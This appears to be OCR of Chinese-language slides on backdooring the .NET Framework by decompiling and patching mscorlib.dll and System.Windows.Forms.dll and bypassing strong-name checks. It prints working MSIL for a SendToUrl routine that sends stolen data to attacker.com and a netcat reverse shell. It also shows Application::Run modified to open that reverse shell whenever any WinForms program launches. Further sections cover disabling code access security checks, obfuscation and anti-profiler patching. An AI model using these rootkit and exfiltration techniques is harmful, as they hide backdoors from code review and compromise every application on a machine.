
-

```
.method public hidebysig static void  WriteLine(string 'value') cil managed
{
  .maxstack  8

  IL_0000:  call       class System.IO.TextWriter System.Console::get_Out()
  IL_0005:  ldarg.0
  IL_0006:  callvirt   instance void System.IO.TextWriter::WriteLine(string)

  IL_000b:  call       class System.IO.TextWriter System.Console::get_Out()
  IL_0010:  ldarg.0
  IL_0011:  callvirt   instance void System.IO.TextWriter::WriteLine(string)

  IL_0016:  ret
} // end of method Console::WriteLine
```


重新compiler

- ILASM /DEBUG /DLL /QUIET /OUTPUT=mscorlib.dll mscorlib.dll.il

有了 真的writeline()被换了耶




雪特...没有成功..可是dll都换掉了耶




原來是cache作怪

- ngen uninstall mscorlib.dll
- Replace new mscorlib.dll
- Ngen install mscorlib.dll



Work


C:\WINNT\system32\cmd.exe
Error: The specified assembly is not installed.
C:\WINNT\Microsoft.NET\Framework\v2.0.50727>ngen install mscorlib.dll
Microsoft (R) CLR Native Image Generator - Version 2.0.50727.42
Copyright (C) Microsoft Corporation 1998-2002. All rights reserved.
Installing assembly C:\WINNT\Microsoft.NET\Framework\v2.0.50727\mscorlib.dll
Compiling 1 assembly:
Compiling assembly C:\WINNT\Microsoft.NET\Framework\v2.0.50727\mscorlib.dll
...
mscorlib, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089 <deb
ug>
C:\WINNT\Microsoft.NET\Framework\v2.0.50727>cd \
C:\>helloworld
Hello (crazy) World!
Hello (crazy) World!
C:\>
C:\>
C:\>
C:\>
C:\>
C:\>
C:\>

修改 Framework 核心步驟

- Locate the DLL in the GAC, and copy it outside
- Analyze the DLL
- Decompile the DLL using ildasm
- Modify the MSIL code Recompile to a new DLL using ilasm
- Bypass the GAC strong name protection
- Reverting back from NGEN Native DLL
- Deploy the new DLL while overwriting the original

躲過 GAC 強名(Strong Name)檢驗

- DLL修改過後，會躲不過GAC強名檢驗
- 因為每個DLL都有獨一無二的簽名
- 躲過方法
  - 偷到microsoft的私鑰(private key)
  - 把簽名去掉(StrongNameRemove工具)
  - 自己簽一個(Re-sign工具)
  - 把DLL放在正確的目錄下
    - c:\winnt\assembly\GAC_32\mscorlib\2.0.0.0_b77a5c561934e089

安裝 backdoors 與rootkits

- So now we know we can modify the framework and make it behave the way we want
- It is possible to plant malicious code inside the framework itself
  - We can backdoor some sensitive internal methods
  - It is also possible to deploy rootkits deep into the framework
- The malicious code will be hidden and undetected inside the Framework
- Code review will never detect them because they’re not at the application level code

SendToUrl implementation

- **Code:**

```
.method public hidebysig static void  SendToUrl(string url,
                                                string data) cil managed
 {
  .maxstack  8
  IL_0000:  nop
  IL_0001:  ldarg.0
  IL_0002:  ldarg.1
  IL_0003:  call       string System.String::Concat(string,string)
  IL_0008:  call       class [System]System.Net.WebRequest
  [System]System.Net.WebRequest::Create(string)
  IL_000d:  callvirt   instance class
  [System]System.Net.WebResponse
  [System]System.Net.WebRequest::GetResponse()
  IL_0012:  pop
  IL_0013:  ret
 } // end of method Class1::SendToUrl
```

SendToUrl usage

- The following injected MSIL code will do the job

```
.locals init (string V_0)
  IL_0000:  ldstr      "SomeSensitiveStolenData"
  IL_0005:  stloc.0
  IL_0006:  ldstr
"http://www.attacker.com/CookieStealer/WebFor
m1.asp"
  + "x\?s="
  IL_000b:  ldloc.0
  IL_000c:  call       void
System.Object::SendToUrl(string,string)
```

ReverseShell implementation

- netcat IP PORT -e cmd.exe
- Code

```
.method public hidebysig static void  ReverseShell(string ip,
                                                    int32 port) cil managed
 {
  // Code size       259 (0x103)
  .maxstack  3
    .locals init ([0] string cmdfilename, [1] string filename, [2] uint8[] netcat,
             [3] class System.IO.BinaryWriter binWriter1,[4] uint8[] cmd,
             [5] class System.IO.BinaryWriter binWriter2,[6] string arguments,
             [7] class [System]System.Diagnostics.Process proc,
             [8] object[] CS$0$0000)
  IL_0000:  nop
  IL_0001:  ldstr      "cmd.exe"
  IL_0006:  stloc.0
  IL_0007:  ldstr      "netcat.exe"
  IL_000c:  stloc.1
  ...
  ...
  IL_0101:  pop
  IL_0102:  ret
 } // end of method :ReverseShell
```

ReverseShell usage

- The following injected MSIL code will do the job

```
IL_0000:  ldstr      "192.168.50.129“  // attacker ip address
 IL_0005:  ldc.i4     0x4d2          // port 1234
 IL_0006:  call       void System.Object::ReverseShell(string,int32)
```

安裝反彈端口木馬

- In our next example we'll inject the ReverseShell function and execute it
- Let's make a reverse shell every time a winform executable is run
  - Just for demonstration pusposes..
- So we'll inject code that execute our reverse shell into System.Windows.Forms.dll, at function Run(Form mainForm)

安裝反彈端口木馬

Original code

```
  .method public hidebysig static void  Run(class System.Windows.Forms.Form
mainForm) cil managed
  {
    // Code size       18 (0x12)
    .maxstack  8
    IL_0000:  call       class System.Windows.Forms.Application/ThreadContext
System.Windows.Forms.Application/ThreadContext::FromCurrent()
    IL_0005:  ldc.i4.m1
    IL_0006:  ldarg.0
    IL_0007:  newobj     instance void System.Windows.Forms.ApplicationContext::.
ctor(class System.Windows.Forms.Form)
    IL_000c:  callvirt   instance void System.Windows.Forms.Application/ThreadCon
text::RunMessageLoop(int32,

                     class System.Windows.Forms.ApplicationContext)
    IL_0011:  ret
  } // end of method Application::Run
```

Injected

Modified code (pre injection)

```
  .method public hidebysig static void  Run(class System.Windows.Forms.Form
mainForm) cil managed
  {
    // Code size       18 (0x12)
//added code - call reverse shell
    IL_0000:  ldstr      "192.168.50.129" //attacker machine
    IL_0005:  ldc.i4     0x4d2            //port 1234
    IL_0006:  call       void     System.Windows.Forms.Application::ReverseShell(
string,int32)
////end added code - call reverse shell
    IL_000b:  call       class System.Windows.Forms.Application/ThreadContext
System.Windows.Forms.Application/ThreadContext::FromCurrent()
    IL_0010:  ldc.i4.m1
    IL_0011:  ldarg.0
    IL_0012:  newobj     instance void System.Windows.Forms.ApplicationContext::.
ctor(class System.Windows.Forms.Form)
    IL_0017:  callvirt   instance void System.Windows.Forms.Application/ThreadCon
text::RunMessageLoop(int32,

                     class System.Windows.Forms.ApplicationContext)
    IL_001c:  ret
  } // end of method Application::Run
```

Disabling security checks

- Messing around with CAS (Code Access Security) can be achieved by modifying the behavior of important classes from System.Security, System.Security.Permissions, etc..
  - Again, from mscorlib.dll..
- It is possible to disable security checks by changing the logic of
  - CodeAccessPermission::Demand()
  - CodeAccessPermission::Deny()
  - CodeAccessPermission::Assert()
  - FileIOPermission, RegistryPermission, etc.

Anti Tech

Anti Tech

- Obfucation
- Packer & Anti-Debug
- Virtual Machine idea

Obfuscation

- Name Obfuscation
- Control-Flow Obfuscation
- String Encoding

Control-Flow Obfuscation

- Stack/heap crash
  - br IL_0000
  - pop
  - ldc.i4.1
  - IL_0000: nop
- Anti-DeCompiler
  - C#沒有 filter/fault
  - try-catch block交錯 (可decompiler, 但不能re-compiler)

Packer & Anti-Debug

- Anti-Profiler
  - Process initial environment modify
    - COR_ENABLE_PROFILING 1→0

Packer & Anti-Debug


- Anti-Profiler
  - .net core patch
    - Sxe ld:Profiler
    - Bp profiler!CprofilerCallback::JITCompilationStarted
    - Mscordbc!EEToProfInterfaceImp1::CreatingProfiler+0x??
    - 讀取 COR_ENABLE_PROFILING的地方，也是我們要patch的地方

Packer & Anti-Debug

